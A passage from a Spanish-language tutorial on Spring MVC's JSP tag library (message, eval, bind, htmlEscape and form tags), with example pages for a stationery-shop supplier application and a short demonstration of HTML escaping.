<i>Argumentos para la etiqueta anterior, si no quiere o no se puede usar el atributo “arguments”. Esta etiqueta iría anidada a “&lt;message&gt;”.</i>		
value	“\${limite}”	El valor del argumento.

<b>htmlEscape</b>	<b>Valores</b>	<b>Descripción</b>
<i>Valor por defecto para el “escape” del resto de etiquetas.</i>		
defaultHtmlEscape	“true”, “false”	Si por defecto se aplica el “escape” de HTML al contenido generado por el resto de etiquetas. Similar al “defaultHtmlEscape” del fichero “web.xml”

<b>escapeBody</b>	<b>Valores</b>	<b>Descripción</b>
<i>Valor por defecto para el “escape” en el cuerpo de la etiqueta.</i>		
htmlEscape	“true”, “false”	Como la anterior, pero “en local”. Sólo se aplica a las etiquetas anidadas dentro del cuerpo de esta etiqueta.
javaScriptEscape	“true”, “false”	Idem, pero para JavaScript en vez de HTML.

<b>eval</b>	<b>Valores</b>	<b>Descripción</b>
<i>Evalúa una expresión “spEL”. En la práctica, le aplica formateadores, editores de propiedades, caracteres de escape... todo lo configurado en Spring a cualquier propiedad expresada con EL.</i>		
expression	“prov.fecha”	La propiedad que nos interesa.
var	“variable”	Almacena el resultado en una variable en vez de escribirlo en la salida
htmlEscape	“true”, “false”	Aplica caracteres de escape de HTML
javaScriptEscape	“true”, “false”	Idem para JavaScript
<b>url</b>	<b>Valores</b>	<b>Descripción</b>
<i>Permite fabricar una expresión URL en la página, por ejemplo para fabricar el “href” de un enlace.</i>		
value	“/la/url”	Admite {plantillas} que serán rellenadas con la etiqueta <param>
var	“variable”	Almacena el resultado en una variable en vez de escribirlo en la salida
htmlEscape	“true”, “false”	Aplica caracteres de escape de HTML
javaScriptEscape	“true”, “false”	Idem para JavaScript
<b>param</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define parámetros para la etiqueta &lt;url&gt;. Estas etiquetas deben escribirse anidadas a ésta. Tienen la ventaja de que los caracteres se codificarán automáticamente: espacios por “%20”, etc.</i>		
name	“id”	El nombre del parámetro según las {plantillas} definidas en “<url>”
value	“42”	Valor del parámetro.
<b>theme</b>	<b>Valores</b>	<b>Descripción</b>
<i>Accede a los temas y recupera el valor asociado a la clave indicada. No voy a explicar aquí los temas, pero es una manera ordenada de cambiar los estilos, imágenes, etc. en función de las preferencias del usuario, por ejemplo.</i>		
code	“simple”	El nombre de la clave.
message	“\${error}”	Objeto “MessageSourceResolvable” del que recuperar el mensaje.
text	“no econtrado”	Texto por defecto a dibujar si no puede resolver los anteriores. Si no se especifica y no encuentra nada se producirá un error.
var	“variable”	Almacena el resultado en una variable en vez de escribirlo en la salida
htmlEscape	“true”, “false”	Aplica caracteres de escape de HTML
javaScriptEscape	“true”, “false”	Idem, pero para JavaScript en vez de HTML.
arguments	“uno, dos”	Argumentos para llenar el texto recuperado, si procede
argumentSeparator	“/”	Carácter que separa un argumento de otro. Vale “,” por defecto.

<b>bind</b>	<b>Valores</b>	<b>Descripción</b>
<i>Enlaza la etiqueta con una propiedad de un atributo del modelo. Es exactamente lo que hacen las etiquetas de formulario del apartado anterior, aunque sin formularios y con propiedades sueltas. Las siguientes etiquetas basan su comportamiento en ésta.</i>		
<i>Dentro del cuerpo de la etiqueta podemos usar \${status.value}, \${status.error} y \${status.errorMessage}, que se refieren al valor de la propiedad, si ha provocado errores de validación y el mensaje de error si lo hubiera.</i>		
<b>path</b>	“prov.fecha”	<i>El atributo y la propiedad en concreto. Si no se indica atributo se entiende “command” por defecto.</i>
<b>htmlEscape</b>	“true”, “false”	<i>Aplica caracteres de escape de HTML</i>

<b>nestedPath</b>	<b>Valores</b>	<b>Descripción</b>
<i>Establece el comienzo de un “path” que puede ser completado por las etiquetas “bind” anidadas dentro del cuerpo de la etiqueta: no hace falta especificar la ruta completa a la propiedad en las etiquetas “bind”.</i>		
<b>path</b>	“prov”	<i>La ruta que completará la usada en las etiquetas anidadas.</i>

<b>hasBindErrors</b>	<b>Valores</b>	<b>Descripción</b>
<i>El contenido de la etiqueta se interpreta sólo si se han producido errores de validación en el binding. Habitualmente se accede a “\${errors}”, la instancia del modelo que representa los errores.</i>		
<b>name</b>	“prov”	<i>Nombre del atributo del modelo sobre qle que se ha hecho binding.</i>
<b>htmlEscape</b>	“true”, “false”	<i>Aplica caracteres de escape de HTML</i>

<b>transform</b>	<b>Valores</b>	<b>Descripción</b>
<i>Debe definirse dentro de una etiqueta bind. Permite aplicar los editores de propiedades y formateadores asociados a una propiedad sobre la que se ha realizado “bind” a otra variable.</i>		
<b>value</b>	“\${variable}”	<i>El valor a transformar.</i>
<b>var</b>	“variable”	<i>Almacena el resultado en una variable en vez de escribirlo en la salida</i>
<b>htmlEscape</b>	“true”, “false”	<i>Aplica caracteres de escape de HTML</i>

La etiqueta **eval** es útil para representar fechas y números, o instancias de beans propios con un formato predeterminado:

```
<td>${p.fecha}</td>
<td><spring:eval expression="p.fecha"/></td>
```

En el ejemplo me he referido a la propiedad “fecha”, de clase “Calendar”, de dos maneras distintas. ¿Cuál es el resultado?:

```
<td>java.util.GregorianCalendar[time=1491523200000,...]</td>
<td>07/04/2017</td>
```

Tengo definido un formateador (ya los veremos) en la propiedad de la entidad:

```
@DateTimeFormat(pattern = "dd/MM/yyyy")
private Calendar fecha;
```

La diferencia entre una y otra expresión es que “eval” es parte de Spring, y como todas las etiquetas comprueba los elementos que hemos definido en el framework. Cualquiera de las etiquetas del apartado haría lo mismo, pero “eval” es la única que no hace nada más. Si sólo queremos mostrar algo es útil.

#### 5.4.2.1 Idiomas

La etiqueta más usada es **message**, y sirve para recuperar un texto a partir de una clave definida en un “fichero de recursos”, un fichero de texto en el que cada línea tiene el esquema “propiedad=valor”. Si suponemos que uno de esos ficheros contiene esta entrada:

---

**producto.borrar.uno**=Por favor, seleccione el producto que quiere eliminar y pulse el botón de confirmación.

Y usamos esta etiqueta en una página:

```
<p><spring:message code="producto.borrar.uno"/></p>
```

El ejemplo se convierte en:

```
<p>Por favor, seleccione el producto que quiere eliminar y pulse el botón de confirmación.</p>
```

¿Por qué tanto lío? Por las traducciones a otros idiomas. En función del idioma seleccionado cambiaremos de fichero, pero las claves serán las mismas. El resultado es que el texto HTML que Spring genera es diferente en función del idioma. Lo veremos en el apartado 5.5, “Internacionalización (i18n)”.

Esos mensajes pueden tener argumentos. Se simbolizan con un número entre llaves. Si defino este mensaje en un fichero de recursos:

```
mensaje.ejemplo= El primer parámetro es {0}, y el segundo {1}
```

Las siguientes etiquetas de XML completan los argumentos de dos maneras distintas, He escrito textos para simplificar el ejemplo, pero por supuesto se puede usar EL:

```
<p>
    <spring:message code="mensaje.ejemplo" arguments="UNO,DOS"/>
</p>
<p>
    <spring:message code="mensaje.ejemplo">
        <spring:argument value="PRIMERO"/>
        <spring:argument value="SEGUNDO"/>
    </spring:message>
</p>
```

La respuesta al cliente es ésta:

```
<p>
    El primer parámetro es UNO, y el segundo DOS
</p>
<p>
    El primer parámetro es PRIMERO, y el segundo SEGUNDO
</p>
```

#### 5.4.2.2 Caracteres de escape

Como en la biblioteca anterior, casi todas las etiquetas tienen el atributo “htmlEscape (e incluso “javaScriptEscape”) para que los caracteres que definen un texto como etiqueta de HTML pierdan significado. Pero en esta biblioteca tenemos dos etiquetas especiales para cambiar el comportamiento del resto:

```
<spring:htmlEscape defaultHtmlEscape="true"/>
```

La etiqueta **htmlEscape** cambia el valor por defecto del atributo “htmlEscape” de todas las demás. A partir de ahora, todas las etiquetas convertirán por defecto “<” y “>” a “&lt;” y “&gt;”.

La etiqueta **escapeBody** es similar, pero el cambio sólo afecta a su contenido. Supón que el nombre del proveedor es “Proveedor <especial>”

```
<spring:escapeBody>
    <p>${proveedor.nombre}</p>
</spring:escapeBody>
```

Cuidado, a **todo** su contenido. Si ahí dentro escribes literales de HTML también se traducen. Lo que respondes al cliente, y por tanto lo que aparece en la pantalla del navegador es:

```
&lt;p&gt;Proveedor &lt;especial&gt;&lt;/p&gt;
```

```
<p>Proveedor <especial></p>
```

---

Si quieres que por defecto sí que se aplique la conversión en todas las páginas de la aplicación es sencillo. Puedes añadir XML en el descriptor de despliegue, “web.xml”:

```
<context-param>
    <param-name>defaultHtmlEscape</param-name>
    <param-value>true</param-value>
</context-param>
```

Se puede configurar mediante programación de Java, o ya que tenemos Spring Boot, podemos añadir una propiedad a “application.properties”:

```
server.servlet.context-parameters.defaultHtmlEscape=true
```

Recuerda que en el apartado 5.4.4, “Inyección de código” explico la importancia de estas etiquetas.

#### 5.4.2.3 Bind

En este apartado mostraré el comportamiento de las etiquetas “bind”, “hasBindErrors”, “nestedPath” y “transform”. En conjunto tienen el mismo comportamiento que las etiquetas de HTML para formularios. Nos permiten ser más específicos, pero son más incómodas. En la práctica se usan sobre todo las de formularios, pero nada te impide emplear éstas, o mezclarlas según te convenga.

Supongamos que tenemos disponible un atributo del modelo llamado “proveedor”, que por supuesto es una instancia de esa clase. Podemos referirnos a sus propiedades con EL y un simple “\${proveedor.nombre}”, pero también:

```
<p><spring:bind path="proveedor.nombre">${status.value}</spring:bind></p>
```

La ventaja de usar la etiqueta en vez de un simple “\${proveedor.nombre}” está en las propiedades de “status”:

- **value** devuelve el valor de la propiedad, convenientemente formateada.
- **error** es un booleano que indica si hay un error de validación asociado a la etiqueta.
- **errorMessage** es el mensaje de error, si es que lo hay.

Por ejemplo:

```
<spring:bind path="proveedor.nombre">
    <c:if test="${status.error}">
        <p>Se ha producido un error al procesar el nombre</p>
        <p>${status.errorMessage}</p>
    </c:if>
    <c:if test="${!status.error}">
        <p>El nombre ha sido leído correctamente, o no se ha enviado</p>
    </c:if>
</spring:bind>
```

Si escribo un nombre demasiado corto se genera el siguiente texto HTML:

```
<p>Se ha producido un error al procesar el nombre</p>
<p>la longitud tiene que estar entre 5 y 100</p>
```

Una forma de simular la etiqueta “input” de la biblioteca anterior:

```
<spring:bind path="proveedor.nombre">
    <input type="text" name="nombre" value="${status.value}" />
</spring:bind>
```

Cuando se realiza un binding el controlador no sólo genera un atributo del modelo con la instancia del objeto que se ha completado, sino que también lo hace con una instancia de “Errors”, la clase de Spring que almacena todos los errores de validación que se han producido. La etiqueta **hasBindErrors** está pensada para acceder a este objeto. Por supuesto también lo podemos hacer con EL directamente, pero en este caso es más cómodo:

```
<spring:hasBindErrors name="proveedor">
    <ul>
        <c:forEach var="error" items="${errors.allErrors}">
            <li><spring:message message="${error}" /></li>
        </c:forEach>
    </ul>
</spring:hasBindErrors>
```

Si escribo mal la fecha y el nombre, cuando se procese esa petición el texto de respuesta será éste:

```
<ul>
    <li>Failed to convert property value of type ...li>
        <li>la longitud tiene que estar entre 5 y 100</li>
</ul>
```

Si vamos a utilizar varias etiquetas es este tipo, **nestedPath** puede ser útil. Nos ahorra especificar el camino completo de las propiedades:

```
<spring:nestedPath path="proveedor">
    <p><spring:bind path="nombre">${status.value}</spring:bind></p>
    <p>Correcto: <spring:bind path="nombre">${status.error}</spring:bind></p>
    <p><spring:bind path="fecha">${status.value}</spring:bind></p>
    <p>Correcto: <spring:bind path="id">${status.error}</spring:bind></p>
</spring:nestedPath>
```

La ultima etiqueta es **transform**. Está diseñada para anidarse con la etiqueta "bind", y permite copiar el formato que Spring aplicaría a una propiedad a otro valor:

```
<p>${unaFecha}</p>
<spring:bind path="proveedor.fecha">
    <p><spring:transform value="${unaFecha}" /></p>
</spring:bind>
```

Spring dibujará el valor de "unaFecha" con los formateadores y editores de propiedades que actúen sobre el campo "fecha". En el ejemplo la muestro de dos formas distintas para que se aprecie la diferencia. El código HTML que genera:

```
<p>java.util.GregorianCalendar[time=1586713794247,areFie...p>
<p>12/04/2020</p>
```

### 5.4.3 Ejemplos

A continuación veremos algunos ejemplos de uso de estas etiquetas. Parte se basan en las páginas de proveedores:

The screenshot shows a Java application interface. On the left, there is a navigation tree under 'WEB-INF/tiles': 'comun' (containing 'entrada' and 'producto'), 'proveedor' (containing 'borrar.jsp', 'crear.jsp', 'modificar.jsp', and 'ver.jsp'), and 'ver.jsp'. The main area is titled 'La Papelería' and contains a navigation bar with 'Inicio', 'Productos', 'Proveedores', and 'Tipos de producto'. Under 'Proveedores', a dropdown menu is open with options 'Ver', 'Nuevo', 'Eliminar', and 'Modificar'. Below this, there is some placeholder text: 'Maecenas feugiat elit vitae ipsum. Vestibulum non dui velit. Donec scelerisque efficitur gravida.' A table lists three suppliers: 'Compañía Occidental' (Clave de proveedor 1, Fecha 07/04/2017), 'Suministros Pérez' (Clave de proveedor 2, Fecha 07/04/2017), and 'Empresas Generales' (Clave de proveedor 3, Fecha 07/04/2017).

Están diseñadas con Tiles, por lo que sólo veremos parte del código, lo que hasta ahora iba dentro de "section". No te preocupes por el resto, más adelante en este mismo capítulo aprenderemos a manejar esta biblioteca.

Nos sigue faltando una visión completa del controlador. Hasta que no estudiemos el capítulo siguiente no sabremos cuándo se valida sintácticamente o por qué tenemos los atributos del modelo disponibles en la vista.

#### 5.4.3.1 Modificar tipo de producto

Desde el punto de vista del controlador es la acción más complicada, ya que tiene que atender a tres peticiones distintas:

- La primera vez dibuja una página con un desplegable para los tipos de productos.
- Cuando escoge uno, el cliente recibe una segunda página con el desplegable (con el producto de la petición anterior seleccionado) y dibuja un formulario cumplimentado con los datos de ese producto.

- El cliente modificará los datos del formulario y pulsará el botón “modificar” del segundo formulario. La respuesta a esa tercera petición será enviar todo lo anterior junto con un mensaje que indique si la modificación se ha podido realizar.

El aspecto de la página, después de las tres peticiones:

¿Cómo es el código de la página? Desde el punto de vista de la página JSP no es especialmente complicado. Como todas las demás, dibujará lo que le diga el controlador. La única diferencia con el resto es que tendrá un “if” que mostrará u ocultará todo un formulario, en vez de un simple párrafo.

```

<%@ page contentType="text/html; charset=UTF-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://www.springframework.org/tags/form" prefix="f" %>
<!DOCTYPE html>
<html>
<head>
    <meta charset="ISO-8859-1">
    <title>La Papelería - modificar tipos</title>
    <link href="../css/normalize.css" type="text/css" rel="stylesheet"/>
    <link href="../css/estilo.css" type="text/css" rel="stylesheet"/>
</head>
<body>
    <div id="todo">
        <header>
            <h1>La Papelería</h1>
        </header>
        <nav>
            <%@include file="/WEB-INF/vista/trozo/menu.jsp" %>
        </nav>
        <section>
            <h2>Modificar tipos de producto existentes</h2>
            <f:form modelAttribute="tipoProducto">
                <p>
                    <f:select path="id">
                        <option value="" -- Seleccione un tipo de producto --</option>
                        <f:options items="${tipoprodutos}" itemValue="id"
                                   itemLabel="nombre"/>
                    </f:select>
                    <input type="submit" value="Seleccionar"/>
                </p>
            </f:form>
            <c:if test="${!empty tipoProducto.nombre}">
                <f:form modelAttribute="tipoProducto">
                    <p>
                        <f:hidden path="id"/><br/>
                        <label>Nuevo nombre:</label><br/>
                        <f:input path="nombre"/>
                        <input type="submit" value="Modificar el nombre"/><br/>
                        <f:errors path="nombre"/>
                    </p>
                </f:form>
            </c:if>
        </section>
    </div>
</body>

```

```

<c:if test="${!empty bien}">
    <p>El tipo de producto ha sido modificado.</p>
</c:if>

<c:if test="${!empty mal}">
    <p class="error">No he podido modificar el tipo de producto.</p>
</c:if>

</section>
<footer>
    <p>&copy; Javier Rodríguez 2020</p>
</footer>
</div>
</body>
</html>

```

He usado las etiquetas de XML de Spring para generar formularios, tanto para el desplegable como para el que sirve para modificar el producto. De esta forma sé que se dibujarán de forma automática los valores de los parámetros de la petición. El código de HTML que he generado para ambos formularios es éste:

```

<form id="tipoProducto" action="/productos/tipoproducto/modificar.html" method="post">
<p>
    <select id="id" name="id">
        <option value=""> -- Seleccione un tipo de producto --</option>
        <option value="CBC" selected="selected">Corrector VERDE cinta</option>
        <option value="CBF">Corrector blanco frasco de cristal</option>
        ...
    </select>
    <input type="submit" value="Seleccionar"/>
</p>
</form>
<form id="tipoProducto" action="/productos/tipoproducto/modificar.html" method="post">
<p>
    <input id="id" name="id" type="hidden" value="CBC"/><br/>
    <label>Nuevo nombre:</label><br/>
    <input id="nombre" name="nombre" type="text" value="Corrector VERDE cinta"/>
    <input type="submit" value="Modificar el nombre"/><br/>
</p>
</form>

```

Spring siempre indica el “action” del formulario aunque no sea necesario (coincide con su valor por defecto), le asigna un “id” y lo define como POST por defecto. El “action” de ambos formularios es el mismo, por lo que podemos suponer que el controlador utilizará los parámetros para diferenciar una petición de otra.

El segundo formulario tiene un campo “hidden”. Es un truco muy habitual. Cuando el cliente decide modificar el nombre de un tipo de producto el controlador necesita recibir **dos** parámetros: el nombre nuevo, obviamente, y la clave del tipo de producto, para identificar la entidad que tiene que modificar. Por tanto esos dos datos tienen que estar en el formulario que usa el cliente para realizar la petición.

Como es lógico queremos que el cliente pueda escribir el nuevo nombre, pero no debería hacer nada con la clave. La mejor forma de que la clave esté y que el usuario no la toque es no dibujarla en pantalla.

Esta acción valida los parámetros enviados por el cliente. Si trato de enviar un nombre de producto demasiado corto la respuesta contiene un mensaje de error:

Nuevo nombre:  
 Modificar el nombre  
 El nombre del producto debe tener entre 5 y 100 letras.  
 No he podido modificar el tipo de producto, se ha producido un error.

El texto HTML:

```

<form id="tipoProducto" action="/productos/tipoproducto/modificar.html" method="post">
<p>
    <input id="id" name="id" type="hidden" value="CBC"/><br/>
    <label>Nuevo nombre:</label><br/>
    <input id="nombre" name="nombre" type="text" value="Cor"/>

```

```

<input type="submit" value="Modificar el nombre"/><br/>
<span id="nombre.errors">
    El nombre del producto debe tener entre 5 y 100 letras.
</span>
</p>
</form>
<p class="error">
    No he podido modificar el tipo de producto, se ha producido un error.
</p>

```

Al parecer, “alguien” se encarga de comprobar que el nombre tenga un tamaño adecuado y de enviar el mensaje de error a la página para que se dibuje; El caso es que los mensajes de error le llegan a la página como un atributo del modelo, y que la etiqueta de XML Se encarga de dibujarlo si existe:

```
<f:errors path="nombre"/>
```

#### 5.4.3.2 Ver proveedor

La acción es muy sencilla. Cuando el cliente realiza la petición el controlador recupera la lista de proveedores y la define como un atributo del modelo para la página. El resultado en el cliente:

Clave de proveedor	Nombre	Fecha
1	Compañía Occidental	07/04/2017
2	Suministros Pérez	07/04/2017
3	Empresas Generales	07/04/2017
4	Proveedor <especial>	23/11/2012

El código de la página se limita a recorrer la colección de proveedores con las etiquetas core. Uso las etiquetas de Spring para el formato y los idiomas:

```

<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>

<spring:htmlEscape defaultHtmlEscape="true"/>
<table class="datos datosPeq">
    <thead class="iguales">
        <tr>
            <th><spring:message code="proveedor.id"/></th>
            <th><spring:message code="proveedor.nombre"/></th>
            <th><spring:message code="proveedor.fecha"/></th>
        </tr>
    </thead>
    <tbody>
        <c:forEach items="${proveedores}" var="p">
            <tr>
                <td>${p.id}</td>
                <td><spring:eval expression="p.nombre"/></td>
                <td><spring:eval expression="p.fecha"/></td>
            </tr>
        </c:forEach>
    </tbody>
</table>

```

A parte de “forEach”, sólo he utilizado “message” para encontrar las claves del fichero de recursos y “eval”, para dibujar la fecha correctamente; tiene un formateador definido en la entidad “Proveedor”.

También he usado “eval” para el nombre. Un proveedor usa los caracteres “<>” en el nombre, y el cliente lo puede interpretar con una etiqueta HTML. Para evitarlo he utilizado “htmlEscape” para indicar que por

defecto los valores escritos por las etiquetas “ pierdan significado”. Obviamente, el nombre debe ser escrito por una etiqueta:

```
<tr>
    <td>4</td>
    <td>Proveedor &lt;especial&gt; </td>
    <td>23/11/2012</td>
</tr>
```

#### 5.4.3.3 Crear proveedor

Igual que cuando creamos un tipo de producto, la acción se divide en dos partes:

- La primera vez que el usuario pide la página tenemos que enviarle un texto de HTML que dibuje un formulario en blanco.
- Se supone que usará el formulario (o no, es su problema) y nos enviará una segunda petición con los parámetros “nombre” y “fecha”. En ese momento le responderemos con un texto similar al primero, excepto que el formulario estará cumplimentado con los parámetros que nos envió y un mensaje indicando si hemos creado el nuevo proveedor.

The screenshot shows a web page titled "La Papelería". The navigation bar includes links for Inicio, Usuarios, Productos, Proveedores, and Tipos de producto. The main content area is titled "Nuevos proveedores". It contains a form with two fields: "Nombre" (with value "Nuevo proveedor") and "Fecha" (with value "12/11/2089"). Below the form is a button labeled "Crear nuevo proveedor". At the bottom of the page, a message states "El proveedor se ha creado correctamente."

Como nunca podemos fiarnos de lo que nos envíe el cliente, el controlador validará los datos, y si hay algo incorrecto la vista se lo dirá al usuario:

The screenshot shows the same web page with validation errors. The "Nombre" field has an error message "La longitud tiene que estar entre 5 y 100". The "Fecha" field has an error message "La fecha es incorrecta."

Por supuesto, el código que dibuja el formulario en blanco, cumplimentado y con los mensajes de error es el mismo:

```
<%@ page contentType="text/html; charset=UTF-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>
<%@ taglib uri="http://www.springframework.org/tags/form" prefix="f" %>

<p><spring:message code="proveedor.crear.uno"/></p>

<f:form modelAttribute="proveedor">
<table class="formulario">
    <tbody>
        <tr>
            <td><label><spring:message code="proveedor.nombre"/></label></td>
            <td><f:input path="nombre" cssClass="med"/></td>
            <td class="error"><f:errors path="nombre"/></td>
        </tr>
        <tr>
            <td><label><spring:message code="proveedor.fecha"/></label></td>
            <td><f:input path="fecha" cssClass="peq"/></td>
            <td class="error"><f:errors path="fecha"/></td>
        </tr>
    </tbody>
</table>
</f:form>
```

```

<tr>
    <td colspan="2">
        <input type="submit"
               value="" />
    </td>
</tr>
</tbody>
</table>
</f:form>

<c:if test="${!empty bien}">
    <p><spring:message code="proveedor.crear.bien"/></p>
</c:if>

<c:if test="${!empty mal}">
    <p class="error"><spring:message code="proveedor.crear.mal"/></p>
</c:if>

```

Como ya es habitual uso “if” para dibujar mensajes en función de lo que me haya indicado el controlador a través de los atributos del modelo “bien” o “mal”. Sólo compruebo si existen, su valor no importa.


La página, como todas las que veamos a partir de ahora, está diseñada para que se traduzca de forma automática. Por tanto ya no habrá textos escritos directamente en ella, sino que se incluirán con la etiqueta “message”, usando claves de los ficheros de recursos.

Necesito que el formulario aparezca en blanco, cumplimentado y con errores de validación, dependiendo de la petición del cliente y del resultado del controlador. Las etiquetas de formularios de Spring se encargan de todo. Podría usar “bind”, pero es más incómodo y no me aportaría ninguna ventaja.

#### 5.4.3.4 Borrar proveedor

La acción se compone de dos peticiones distintas:

- La primera vez que el usuario realiza la petición le presentaré un formulario con un único control, un desplegable con todos los proveedores.
- Cuando seleccione un proveedor y envíe una petición con el parámetro “id” el controlador tratará de borrarlo (usando el modelo). El cliente debe recibir un código HTML idéntico al anterior más un mensaje que le indique si la operación se ha realizado:



Todo el texto lo genera la misma página JSP:

```

<%@ page contentType="text/html; charset=UTF-8" %>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>
<%@ taglib uri="http://www.springframework.org/tags/form" prefix="f" %>

<script type="text/javascript" src="../js/proveedor/borrar.js"></script>

<p><spring:message code="proveedor.borrar.uno"/></p>

<f:form modelAttribute="proveedor">
<p>

```

```

<f:select path="id">
    <option value=""><spring:message code="proveedor.seleccion"/></option>
    <f:options items="${proveedores}" itemValue="id" itemLabel="nombre"/>
    <input type="submit" value=<spring:message code="proveedor.borrar.submit"/>/>
</f:select>
</p>
</f:form>

<c:if test="${!empty bien}">
    <p><spring:message code="proveedor.borrar.bien"/></p>
</c:if>

<c:if test="${!empty mal}">
    <p class="error"><spring:message code="proveedor.borrar.mal"/></p>
</c:if>

```

Todos los textos son referencias al fichero de recursos a través de la etiqueta “message”, y el resultado de la operación lo dibuja o no con “if”.

El formulario es similar a los anteriores. Uso la etiqueta “select”, que se supone contiene una colección de “option”. La etiqueta “options” está diseñada específicamente para generarla:

```
<f:options items="${proveedores}" itemValue="id" itemLabel="nombre"/>
```

Fíjate que la colección es una expresión EL, mientras que los nombres de las propiedades son sólo textos. El atributo **itemValue** indica qué propiedad completará el “value” de la etiqueta, e **itemLabel** su contenido. El código HTML que se produce:


```

<form id="proveedor" action="/productos/proveedor/borrar.html" method="post">
<p>
    <select id="id" name="id">
        <option value="">-- Por favor, seleccione un proveedor --</option>
        <option value="1">Compa&ntilde;&iacute;a Occidental</option>
        <option value="2">Suministros P&eacute;rez</option>
        <option value="3">Empresas Generales</option>
        <option value="4">Proveedor &lt;especial&gt;</option>
        <input type="submit" value="Confirmar eliminaci&on"/>
    </select>
</p>
</form>

```

El código se genera a partir de las etiquetas de XML de Spring para formularios. En éstas el “escape” de HTML está activado por defecto.

Si tratamos de borrar un proveedor con productos asignados se producirá una excepción en el modelo, que el controlador comunicará a la vista creando el atributo “mal”. Además no se borrará nada, por lo que el “select” del formulario mostrará el proveedor seleccionado en la petición anterior:



Un pequeño fallo en el código es que a través del formulario permitimos al usuario enviar un proveedor con “id” igual a “nada”. Si selecciona el proveedor “Por favor, seleccione un proveedor” y pulsa el botón de enviar, la petición llegará al controlador.

Desde el punto de vista del controlador no supone ningún problema. **Nunca te puedes fiar de lo que te envía el cliente**, por lo que la programación del controlador tiene en cuenta todas las posibilidades. O debería. Pero fabricar una vista que permita una petición absurda es poco estético.

La solución es trivial; basta con añadir un poco de JavaScript que anule la petición cuando eso suceda:

```

$(function(){
    var s=$("#id");
    $("#proveedor").submit(function(evento){
        if (s.val()=="") evento.preventDefault();
    })
});

```

Cuando veamos Tiles y plantillas veremos que todas las páginas pueden usar JQuery. Y no, no voy a explicar ni JavaScript ni JQuery.

#### 5.4.3.5 Modificar proveedor

Esta página es una marianada. La he escrito únicamente para obligarte a entender el funcionamiento de las etiquetas de formularios. En un caso real usaría AJAX, como veremos en otro ejemplo. He supuesto que siempre habrá pocos proveedores, por lo que en vez de un desplegable presento una tabla con un formulario para cada uno. Tres proveedores, tres formularios y tres botones “submit”.

The screenshot shows a web application interface. At the top, a dark header bar contains the title "La Papelería" and a "salir" link. Below the header is a navigation menu with links: Inicio, Usuarios ▾, Productos ▾, Proveedores ▾, and Tipos de producto ▾. The main content area has a light blue background and displays the heading "Modificar proveedores". Below the heading is a short text snippet: "Praesent diam quam, cursus et finibus aliquam, pretium a augue. Nunc efficitur, massa quis cursus aliquam, metus tortor aliquam justo, ac gravida orci ante ut nunc." Underneath this text is a table with three rows, each representing a supplier. The table has four columns: "Clave" (Key), "Nombre" (Name), "Fecha" (Date), and a "Modificar" (Edit) button. The "Nombre" column for the third row contains the text "Empresas Generales". The "Fecha" column for the third row contains the date "07/04/2017". The "Modificar" button for the third row is circled in red. At the bottom of the page, there are language links "en" and "es", and a copyright notice "© Javier Rodríguez 2020".

Como en otras ocasiones, el controlador deja para la vista una colección con todos los proveedores, que en vez del desplegable habitual, uso para dibujar un formulario por proveedor: Sólo quiero enviar los datos del proveedor que esté modificando.

También quiero que los mensajes de error se dibujen automáticamente con “<f:errors>”; por tanto necesito que ese formulario se genere con las etiquetas de XML de Spring:

This screenshot shows the same application after a modification attempt. The second supplier's name is empty, and the date is "07/0". A validation error message "la longitud tiene que estar entre 5 y 100" (The length must be between 5 and 100) is displayed above the date field. The "Modificar" button for the second supplier is circled in red. The other two suppliers remain unchanged.

Pero no es tan sencillo. ¿Qué hacen las etiquetas de XML de Spring para formularios? Dibujan un formulario a partir de:

- Un atributo del modelo que representa los datos. En este caso un objeto de clase “Proveedor”.
- Un atributo del modelo que representa los errores de binding, una instancia de la clase “Errors”.

La secuencia es la siguiente:

- El cliente, de alguna manera me envía los datos del proveedor que quiere modificar. Todas las peticiones son iguales, al controlador le da igual cómo le llegan.
- El controlador hace binding y realiza las operaciones que considera necesarias.
- El controlador lanza la vista, pero antes crea dos atributos del modelo: Un objeto de clase “Proveedor”, para poner valores por defecto en los cuadros de texto y otro de clase “Errors”, para dibujar mensajes de error.
- En la vista las etiquetas de XML para formularios dibujan el formulario, usando el objeto de clase proveedor para llenar el formulario y la instancia de “Errors” para escribir mensajes de error.

Por tanto no puedo dibujar **varios** formularios con etiquetas de XML para **diferentes** proveedores (y errores). ¡Sólo tengo **un** proveedor (y error)! Sólo puedo llenar los valores y errores de un único formulario de XML.

Bien, no necesito nada más. Los formularios de XML sólo son útiles para presentar datos al usuario, para dibujar el resultado del proceso de una petición: para dibujar lo que el controlador y la validación han dicho que ha pasado. Sólo necesito un formulario a partir de etiquetas de XML, porque sólo proceso **una** petición para cambiar a **un** usuario. El resto de formularios, los que necesito para que el cliente lance peticiones pueden ser normales y corrientes:

```

<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<%@ taglib uri="http://www.springframework.org/tags" prefix="spring" %>
<%@ taglib uri="http://www.springframework.org/tags/form" prefix="f" %>

<p><spring:message code="proveedor.modificar.uno"/></p>


